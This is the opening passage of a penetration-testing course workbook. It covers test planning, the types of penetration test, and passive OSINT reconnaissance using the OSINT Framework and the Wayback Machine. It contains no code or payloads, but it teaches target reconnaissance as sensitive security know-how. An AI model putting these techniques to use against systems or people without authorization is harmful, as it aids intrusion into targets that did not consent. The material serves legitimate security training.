



# Penetration Testing

NX222

## Table of Contents


<b>Module 1: Planning and Collecting Information .....</b>	<b>3</b>
<b>Penetration Testing .....</b>	<b>3</b>
Planning a Penetration Test .....	3
Penetration Test Types .....	4
<b>Passive Information Gathering.....</b>	<b>6</b>
The OSINT Framework .....	6
Monitoring Personal and Corporate Blogs.....	14
DNS Enumeration.....	28
Google-Dorks .....	43
Shodan Search Engine.....	48
<b>Enumeration .....</b>	<b>57</b>
NMAP Ports Scanning .....	57
<b>Identifying Vulnerabilities and Exploits .....</b>	<b>62</b>
NSE Scripting .....	62
Banner-Grabbing Methods .....	68
Vulnerabilities Detection Methods .....	70
Finding Exploits .....	86
<b>Writing Penetration Reports .....</b>	<b>97</b>
Describing the Penetration Test Process .....	97
Penetration Test Report Contents .....	100
The Main Body of the Report.....	101
<b>Module 2: Exploitation .....</b>	<b>102</b>
Introduction to Metasploit Framework .....	102
Using the Meterpreter Modules for Enumeration .....	129
<b>Module 3: Post-Exploitation.....</b>	<b>134</b>
Basic Privilege Escalation .....	134
Windows Privesc Basics .....	143
Social Engineering .....	149
Maintaining Access .....	158
Netcat Usage.....	169



## Module 1: Planning and Collecting Information

### Penetration Testing

Penetration testing tests a computer system, network, or web application to find and exploit security vulnerabilities. The main goal is to access private or sensitive information and infrastructure while escalating privileges.



### Planning a Penetration Test

Planning penetration testing requires administrative work, which is essential to the process.

**Timing:** the time and date the penetration test occur.

**Scope:** the networks, devices, endpoints, software, websites, personnel, or other components outside the penetration testing range of attackable items.

**Authorization:** who is authorizing the penetration test, and the company tech staff be aware of the test.



## Penetration Test Types

### Network Services

Network services are a necessary test from the client-side (the person ordering the penetration testing). This test involves finding vulnerabilities and security holes in the company's network infrastructure by testing firewalls, DNS attacks, and attempts to penetrate standard services such as SSH.

### Web Application

This test is like the Network Services test in its purpose and methods and is considered a more thorough examination of the system, which requires more time and investment from the tester side. This test uses XSS injections, SQL, and a defect in the application or site code design, such as actual code responses or tags hidden on the web page that can be viewed and analyzed by entering the source code. Advanced testing and more profound than the Network Services test.

### White Box Testing

In this type of test, the tester knows everything on the target system and has access to all codes and files or network applications. That is a typical test inside an organization and includes internal investigation, systematic of all systems.

### Grey Box Testing

In this test, the information given to the tester is limited. The tester acquires this type of test's IP addresses, operation systems, and network environments. This test simulates the kind of knowledge someone owns inside the company or incomplete information on the target.

### Black Box Testing

That test simulates an actual attack when the tester has no physical access to the firm's computers and does not know the admin's password. In this type of test, the examiner was forced to attack the target alone and find existing security loopholes with minimal information.

Type	Knowledge
White box	Full
Grey box	Limited
Black box	None





### Server-side

This test looks for weaknesses that can exploit on the server side. An incorrect server setup, lack of input testing, or a weak input test mechanism can allow the injection of malicious code, Stored XSS, or SQL, thus damaging the data.

In the data, a test to check server flood and load it with files (upload bombing), the lack of data encryption leads to monitor the client's data to the server. Thereby obtaining sensitive information or changing/damaging information, attack Directory Traversal allows one to get from one folder on the server to other parts of the system and obtain permissions and run commands. Modern servers check for the appearance of code, right or wrong, and block their use; you must check that the server knows to filter such content.

### Client-side

The client-side test looks for weaknesses and security holes that can be exploited. For example, the browser's security holes can get administrator access to the site without the admin password. This test looks for weaknesses in HTML and JavaScript mainly.




## Passive Information Gathering

Passive information gathering is the first stage of the penetration testing process. In this stage, the penetration tester collects publicly available information about the organization without contacting the target. The test uses search engines, social networks, information databases, and OSINT tools. That is an essential part of the intelligence gathering and can provide beneficial information to identify high-value targets and intel on the company you need to test.


### The OSINT Framework

The Open Source Intelligence Framework is a webpage filled with tools to help you collect as much public information as possible about the company or individual you are targeting.

<https://osintframework.com>




Each tree opens several subtrees with links to tools that provide you with information about the target.




There are various tools to choose from, and each has its purpose, ranging from public record access, username and email lookup, domain names, exploit databases, and many more. Some options require registration, are free to use, and several tools are for download only. Each information-gathering effort sometimes requires different tools to accomplish the mission according to the details you find and the goal. And while the OSINT framework has great options, make sure to check GitHub, Kali Linux built-in utilities, and other places for more OSINT tools that can come to the aid. Find snapshots of old webpage versions using the *Wayback Machine Archive* for the practice.







This database holds previous versions of websites. Choose a website to view a timeline that begins from the first time that website was made public until today and expose details that can reveal sensitive information or pages deleted from the site.








When you click on a specific date, a small popup window opens, allowing you to choose from a set of available snapshots.




After choosing a time, the site load with a snapshot of that time.


March 3<sup>rd</sup>, 2021



